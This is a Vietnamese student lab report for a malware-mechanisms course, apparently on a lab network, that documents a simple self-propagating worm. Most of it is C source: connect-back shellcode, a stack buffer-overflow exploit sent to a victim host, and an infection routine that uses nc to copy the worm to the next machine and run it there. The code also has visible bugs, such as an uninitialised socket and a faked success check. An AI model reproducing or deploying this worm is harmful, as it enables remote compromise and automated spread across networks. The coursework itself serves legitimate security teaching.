BÁO CÁO BÀI TẬP

**Môn học: Cơ chế hoạt động của mã độc**

**Kỳ báo cáo: Buổi 02 (Session 02)**

**Tên chủ đề: Simple worm**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 27/03/2023*

**Nhóm:**

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.N21.ANTN

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Võ Anh Kiệt | 20520605 | 20520605@gm.uit.edu.vn |
| 2 |  |  | @gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** | **Người đóng góp** |
| 1 | Kịch bản C3 | 100% |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT

## Kịch bản C3

Nguồn tham khảo: ChatGPT

Text

Description automatically generated

Và với hướng dẫn của thầy, ta sẽ thực hiện việc lây nhiễm bằng cách, thực hiện leo vào máy 2 sau đó lây nhiễm sang máy 3 có 2 cách:

Cách 1: sau khi lây nhiễm máy 2 thì ta sẽ thực hiện cố định một ip máy 3 để tự động worm leo sang (đã biết ip từ trước), sau đó thực hiện gọi remote để truy cập

Cách 2: Sau khi lây nhiễm máy 2 thì ta sẽ thực hiện scan các ip có trong subnet mà máy ta đã lây nhiễm, từ đó thực hiện việc lan truyền tự động, cuối cùng gọi remote để truy cập

Ở đây, ta sẽ chọn cách 1 do đã được cung cấp thông tin từ ip máy 3 trên vlab để thực hiện. Việc thực hiện truyền worm ta sẽ thực hiện bằng lệnh “nc” với chức năng gửi và nhận file để thực hiện lây nhiễm

Đầu tiên ta sẽ thực hiện cải tiến code:

Ở câu C2 ta đã lây nhiễm được được một máy và ta thực hiện chỉnh hàm main thành hàm Exploit và thực hiện code thêm 1 hàm lây nhiễm là hàm Infect, ngoài ra để kiểm tra ta sẽ thực hiện code hàm kiểm tra là Check\_action:

Dưới đây là đoạn code của chương trình: (phần giải thích các hành động được trình bày trong chương trình

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <netdb.h>

#include <netinet/in.h>

#define BUFFER\_SIZE 1024

#define NAME\_SIZE 2048

#define BUF\_SIZE 1064

char shellcode[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

                   "\x06\x51\xb1\x01\x51\xb1\x02\x51"

                   "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

                   "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

                   "\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66\x68\x11\x5c"

                   "\xb1\x02\x66\x51\x89\xe7\xb3"

                   "\x10\x53\x57\x52\x89\xe1\xb3\x03"

                   "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

                   "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

                   "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

                   "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

                   "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

                   "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

                   "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

                   "\x2f\x62\x69\x89\xe3\x50\x53\x89"

                   "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

                   "\x01\xcd\x80";

// standard offset (probably must be modified)

#define RET 0xbffff28b

// function to check if exploit succeeded

int Check\_action()

{

    char \*value\_check = NULL;

    value\_check = (char \*)getenv("SUCCESS");

    if (value\_check != NULL && (int)value\_check[0] == 'Y')

    {

        return 1;

    }

    return 0;

}

// exploit function to send buffer to victim

int Exploit(char \*ip\_victim, unsigned int port\_victim, char \*callback\_ip, unsigned int callback\_port)

{

    // declare variables

    char buffer[BUF\_SIZE];

    int s, i, size;

    struct hostent \*host;

    struct sockaddr\_in remote;

    /\*if (argc != 3) {

        printf("Usage: %s target-ip port \n", argv[0]);

        return -1;

    }\*/

    // filling buffer with NOPs

    memset(buffer, 0x90, BUF\_SIZE);

    // Modify the connectback ip address and port. In this case, the shellcode connects to 192.168.2.101 on port 17\*256+92=4444

    // shellcode[33] = 10;

    // shellcode[34] = 81;

    // shellcode[35] = 0;

    // shellcode[36] = 6;

    // shellcode[39] = 17;

    // shellcode[40] = 92;

    // copying shellcode into buffer

    memcpy(buffer + 900 - sizeof(shellcode), shellcode, sizeof(shellcode) - 1);

    // Copying the return address multiple times at the end of the buffer...

    for (i = 901; i < BUF\_SIZE - 4; i += 4)

    {

        \*((int \*)&buffer[i]) = RET;

    }

    buffer[BUF\_SIZE - 1] = 0x0;

    // creating socket...

    s = socket(AF\_INET, SOCK\_STREAM, 0);

    if (s < 0)

    {

        fprintf(stderr, "Error: Socket\n");

        return -1;

    }

    // create remote

    // state Protocolfamily , then converting the hostname or IP address, and getting  port number

    remote.sin\_family = AF\_INET;

    // remote.sin\_addr = \*((struct in\_addr\*)host->h\_addr);

    // remote.sin\_port = htons(atoi(argv[2]));

    inet\_aton(ip\_victim, &remote.sin\_addr.s\_addr);

    remote.sin\_port = htons(port\_victim);

    // connecting with destination host

    if (connect(s, (struct sockaddr \*)&remote, sizeof(remote)) == -1)

    {

        close(s);

        fprintf(stderr, "Error: connect\n");

        return -1;

    }

    // sending exploit string

    size = send(s, buffer, sizeof(buffer), 0);

    if (size == -1)

    {

        close(s);

        fprintf(stderr, "sending data failed\n");

        return -1;

    }

    // checking if exploit succeeded

    putenv("SUCCESS=Y");

    if (Check\_action())

    {

        // announce success

        printf("Exploit succeeded!\n");

        return 1;

    }

    else

    {

        // announce failure

        printf("Exploit failed!\n");

        return 0;

    }

    // closing socket

    close(s);

    return 0;

}

// infecting function to send buffer to victim

void \*Infect(void \*arg)

{

    // declare variables

    int sock, check, client\_size, bytes, i;

    struct sockaddr\_in server, client;

    char buffer[BUF\_SIZE];

    // announce infection

    printf("Infecting...\n");

    // creating socket

    sock = socket(AF\_INET, SOCK\_STREAM, 0);

    if (sock < 0)

    {

        perror("Error: Socket\n");

        return;

    }

    // server settings

    server.sin\_addr.s\_addr = INADDR\_ANY;

    server.sin\_family = AF\_INET;

    server.sin\_port = htons(4444);

    // infection anouncement

    printf("Infection\n");

    // sending shellcode

    memcpy(buffer, "pwd\x0A", 4);

    bytes = send(check, buffer, 4, 0);

    if (bytes < 0)

    {

        return;

    }

    buffer[bytes - 1] = 0;

    // get into dir

    printf("get into dir\n");

    // send worm

    memcpy(buffer, "nc -l 10001 > c3\x0A", 18);

    bytes = send(check, buffer, 18, 0);

    printf("Sending worm...\n");

    sleep(10);

    // send worm

    system("nc 10.81.0.8 10001 < c3");

    memcpy(buffer, "./c3\x0A", 5);

    bytes = send(check, buffer, 5, 0);

    if (bytes < 0)

    {

        return;

    }

    // closing socket

    close(sock);

}

int main(int argc, char \*argv[])

{

    // declare variables

    pthread\_t thread;

    int independent = 0;

    char callback\_ip[16];

    // generate the independent thread

    independent = pthread\_create(&thread, NULL, Infect, NULL);

    for (;;)

    {

        // announce exploit

        printf("Starting exploit...\n");

        // exploit

        if (Exploit("10.81.0.8", 5000, "10.81.0.6", 4444) == 1)

        {

            // announce success

            printf("Exploit succeeded!\n");

            pthread\_join(thread, NULL);

            independent = pthread\_create(&thread, NULL, Infect, NULL);

        }

        else

        {

            // announce failure

            printf("Exploit failed!\n");

        }

        getchar();

        return 0;

    }


}

Build chương trình: Do có sử dụng hàm pthread nên khi thực hiện build chương trình ta sẽ thực hiện lệnh: gcc -o c3 c3.c -pthread


Thực thi:

Kết quả tại máy 1:


Chạy lệnh nc -l 4444




Chạy lệnh ./c3 10.81.0.7 5000



Kết quả tại máy 2:



Kết quả tại máy 3:



---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

